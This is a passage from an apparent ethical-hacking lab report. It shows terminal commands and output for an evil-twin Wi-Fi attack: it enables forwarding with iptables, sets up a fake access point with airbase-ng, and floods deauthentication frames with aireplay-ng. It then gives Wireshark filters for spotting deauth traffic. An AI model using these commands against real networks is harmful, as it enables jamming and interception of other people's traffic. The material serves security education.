
Fig5.21



```
Try: sudo apt install <deb name>

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE                  127 ×

┌──(psychomutant㉿killjoy)-[~]
└─$ echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward                        1 ×
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward                        1 ×
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

┌──(psychomutant㉿killjoy)-[~]
└─$ sudo chroot /                                                      1 ×
┌──(root💀killjoy)-[/]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Fig5.22

- We can see a client tried to connect to AP.




```
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo airbase-ng -a A8:DA:0C:0E:5E:43 --essid "SD_fake" -c 6 wlan1mon
20:17:16  Created tap interface at0
20:17:16  Trying to set MTU on at0 to 1500
20:17:16  Trying to set MTU on wlan1mon to 1800
20:17:16  Access Point with BSSID A8:DA:0C:0E:5E:43 started.
20:28:29  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:28:31  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:28:34  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:28:38  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:28:42  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:30:08  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:30:10  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:30:18  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:30:20  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:31:36  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:31:40  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:31:40  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:31:49  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:31:50  Client 9A:73:F5:08:AD:A4 associated (unencrypted) to ESSID: "SD_fake"
20:32:03  Client 72:F8:7F:24:CB:E3 associated (unencrypted) to ESSID: "SD_fake"
20:32:17  Client 72:F8:7F:24:CB:E3 reassociated (unencrypted) to ESSID: "SD_fake"
20:32:24  Client 72:F8:7F:24:CB:E3 associated (unencrypted) to ESSID: "SD_fake"
20:32:34  Client 72:F8:7F:24:CB:E3 reassociated (unencrypted) to ESSID: "SD_fake"
20:32:41  Client 72:F8:7F:24:CB:E3 associated (unencrypted) to ESSID: "SD_fake"
```

Fig5.23

Step 5: Kick Wireless Clients Off the Legitimate AP

One of the final steps here is to kick wireless clients off my legitimate AP, in my case, that's the real HOME-5432 network. We can do this by using aireplay-ng. By executing the **aireplay-ng –deauth 50 -a *[BSSID of real AP]* wlan0mon**, we can send 50 802.11 deauthentication frames onto the HOME-5432 network.




```
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo aireplay-ng --deauth 0 -a A8:DA:0C:0E:5E:43 wlan1mon
20:34:55  Waiting for beacon frame (BSSID: A8:DA:0C:0E:5E:43) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:34:55  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:55  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:56  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:56  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:57  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:57  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:58  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:58  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:58  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:59  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:34:59  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:00  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:00  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:01  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:01  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:02  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:02  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:03  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
20:35:03  Sending DeAuth (code 7) to broadcast -- BSSID: [A8:DA:0C:0E:5E:43]
```

Fig 5.24

Step 6: Perform Eavesdropping using wireshark.


if we want to see more in details, we can run Wireshark


The Wireshark Network Analyzer
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

wlan1mon
at0
any
Loopback: lo
wlan0
eth0
bluetooth0
bluetooth-monitor

You are running Wireshark 3.4.7 (Git v3.4.7 packaged as 3.4.7-1).

Fig 5.25



at0: <live capture in progress>
No Packets
Profile: Default

Fig5.26


Wireshark is the best open-source network analyzer available. It is packed with features comparable to commercial network analyzers, and with a large, diverse collection of authors, new enhancements are continually developed. We can detect deauth signals on the network.

Next, click **Start** to initiate the packet capture. At this point, you've configured your system to capture wireless traffic in monitor mode. The next step is to utilize the information contained in the packets you are capturing. Fortunately, Wireshark has sophisticated analysis mechanisms that can be used for wireless traffic analysis.

Using display filters, you can exclude uninteresting traffic to reveal useful information, or search through a large packet capture for a specific set of information.

For Filtering Deauthentication Frames, the filter is:

(wlan.fc.type == 0) && (wlan.fc.type_subtype == 0x0c)
OR
(wlan.fc.type eq 0) && (wlan.fc.type_subtype eq 0x0c)
OR
(wlan.fc.type eq 0) && (wlan.fc.type_subtype eq 12)



```
(wlan.fc.type ==0)&&(wlan.fc.type_subtype ==0x0c)
```

```
No.   Time          Source            Destination  Protocol Length Info
19198 78.558796486  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4002, FN=0, Flags=........
19199 78.559318457  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4002, FN=0, Flags=........
19200 78.560939928  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4003, FN=0, Flags=........
19201 78.561463321  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4003, FN=0, Flags=........
19202 78.563083078  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4004, FN=0, Flags=........
19203 78.563606668  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4004, FN=0, Flags=........
19204 78.565226514  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4005, FN=0, Flags=........
19205 78.565748380  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4005, FN=0, Flags=........
19206 78.567369705  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4006, FN=0, Flags=........
19207 78.567893791  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4006, FN=0, Flags=........
19208 78.569512540  Sercomm_0f:83:94  Broadcast    802.11   38 Deauthentication, SN=4007, FN=0, Flags=........
19209 78.570039978  Sercomm_0f:83:94  Broadcast    802.11   39 Deauthentication, SN=4007, FN=0, Flags=........
```

Fig 5.27

6. CONCLUSION

The primary threat to any organization's security is a hacker: learning, understanding, and implementing how hackers operate can help network defenders prioritize potential risks and learn how to remediate them best

Ethical hackers are hired by organizations to look into the vulnerabilities of their systems and networks and develop solutions to prevent data breaches. Consider it a high-tech permutation of the old saying "It takes a thief to catch a thief."

Ethical hackers are hired by organizations to look into the vulnerabilities of their systems and networks and develop solutions to prevent data breaches. Consider it a high-tech permutation of the old saying "It takes a thief to catch a thief."

They check for key vulnerabilities include but are not limited to:

- Injection attacks
- Changes in security settings
- Exposure of sensitive data
- Breach in authentication protocols
- Components used in the system or network that may be used as access

Fig 6.1

7.Future Work

As technology and the internet continue to evolve, the world is rapidly becoming a global village, with almost everything running on the cyber space affecting most aspects of human lives, enabling growth, dismantling barriers to commerce and allowing people across the globe to communicate, collaborate and exchange ideas. But hackers are becoming more sophisticated by the day. This places the burden of securing IT infrastructure and users on us IT professionals hence the need to be vigilant and prompt in responding to incidents of cyber attacks as well as proactive in ensuring that cyber attacks are mitigated against in all its entirety. Cyber crimes are growing increasingly and as such require even faster growth in cyber security if we hope to keep online and system users safe. The main aim of cyber security is the security of systems, applications and people on the internet from malicious cyber criminals. Cybersecurity awareness is key to reducing cyber crimes and promotes cyber security.

For future work in this regard there is need to develop frameworks and strategies to combat cyber crimes in real time. This is due to the rapid evolution and elusive nature of these attacks. Furthermore future research in this area additionally should focus on development of real time cyber attacks detection, mitigation and incident recovery systems.

References

1. Barry M. Leiner at. al., “A Brief History of the Internet,” ACM SIGCOMM Computer Communication Review, Volume 39, Number 5, October 2009

2. M. Gallaher, A. Link and B. Rowe, Cyber Security: Economic Strategies and Public Policy Alternatives, Edward Elgar Publishing, 2008

3. T. Rid and B. Buchanan, "Attributing cyber-attacks", Journal of Strate St., vol. 38, no. 1-2, pp. 4-37, 2015

4. B. Zhu, A. Joseph and S. Sastry, "A taxonomy of cyber-attacks on SCADA systems", 2011 International conference on internet of things and 4th international conference on cyber physical and social computing, pp. 380-388, 2011

5. Lillian Ablon, Martin C. Libicki and Andrea A. Golay, Markets for Cybercnme Tools and Stolen Data: Hackers‟ Bazaar, pp. 1-85, 2014

6. Dawson, J. and Thomson, R., “The future cybersecurity workforce: Going beyond technical skills for successful cyber performance”, Frontiers in Psychology, 9(JUN), pp. 1–12, 2018, doi: 10.3389/fpsyg.2018.0074

7. C. L. Philip, Q. Chen and C. Y. Zhang, "Data-intensive applications challenges techniques and technologies: A survey on big data", Information Sciences, vol. 275, pp. 314-347, 2014

8. Yusuf Perwej, “An Experiential Study of the Big Data”, International Transaction of Electrical and Computer Engineers System (ITECES), USA, ISSN (Print): 2373-1273 ISSN (Online): 2373-1281, Science and Education Publishing, Volume 4, No. 1, Pages 14-25, 2017, DOI: 10.12691/iteces-4-1-3

9. Yusuf Perwej ,“ The Hadoop Security in Big Data: A Technological Viewpoint and Analysis ”, International Journal of Scientific Research in Computer Science and Engineering (IJSRCSE) , EISSN: 2320-7639, Volume 7, Issue 3, Pages 1- 14, June 2019, DOI

10. 26438/ijsrcse/v7i3.1014 10. Nikhat Akhtar, Firoj Parwej, Yusuf Perwej, “A Perusal of Big Data Classification and Hadoop Technology”, International Transaction of Electrical and Computer Engineers System (ITECES), USA, Volume 4, No. 1, Pages 26-38, 2017 , DOI: 10.12691/iteces-4-1-4

11. Firoj Parwej, Nikhat Akhtar, Yusuf Perwej, “A Close-Up View About Spark in Big Data Jurisdiction”, International Journal of Engineering Research and Application (IJERA), ISSN : 2248-9622, Volume 8, Issue 1, (Part -I1), Pages 26-41, January 2018, DOI: 10.9790/9622-0801022641

12. Cagri B Aslan, Rahime Belen Saglam and Shujun Li, "Automatic Detection of Cyber Security Related Accounts on Online Social Networks: Twitter as an example", SMSociety, July 2018.

13. Igor Skrjanc, Seiichi Ozawa, Tao Ban and Dejan Dovzan, "Large-scale cyber-attacks monitoring using Evolving CauchyPossibilistic Clustering" in Applied Soft Computing, Elsevier, vol. 62, pp. 592-601, 2018

14. Praveen Paliwal, "Cyber Crime", Nations Congress on the Prevention of Crime and Treatment of Offenders, March 2016 15. M. Kjaerland, "A taxonomy and comparison of computer security incidents from the commercial and government sectors", Comput. Secur., vol. 25, no. 7, pp. 522-538, 200

Some websites used for reference:

- https://www.metasploit.com/get-started
- https://www.kali.org/tools/wireshark/
- https://www.cisa.gov/uscert/ncas/tips/ST04-015
- https://resources.infosecinstitute.com/topic/loic-dos-attacking-tool/
- https://www.kali.org/tools/aircrack-ng/#aircrack-ng-1
- https://www.kali.org/tools/metasploit-framework/#msfconsole
- https://www.kali.org/tools/hping3/
- https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/249/original/snort_manual.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAU7AK5ITMGOEV4EFM%2F20211216%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211216T011553Z&X-Amz-Expires=172800&X-Amz-SignedHeaders=host&X-Amz-Signature=66b216b69244e8f262937d2ec65f3db5e94c63503f547171cb1d626474a505fb
- https://www.netacad.com/courses/packet-tracer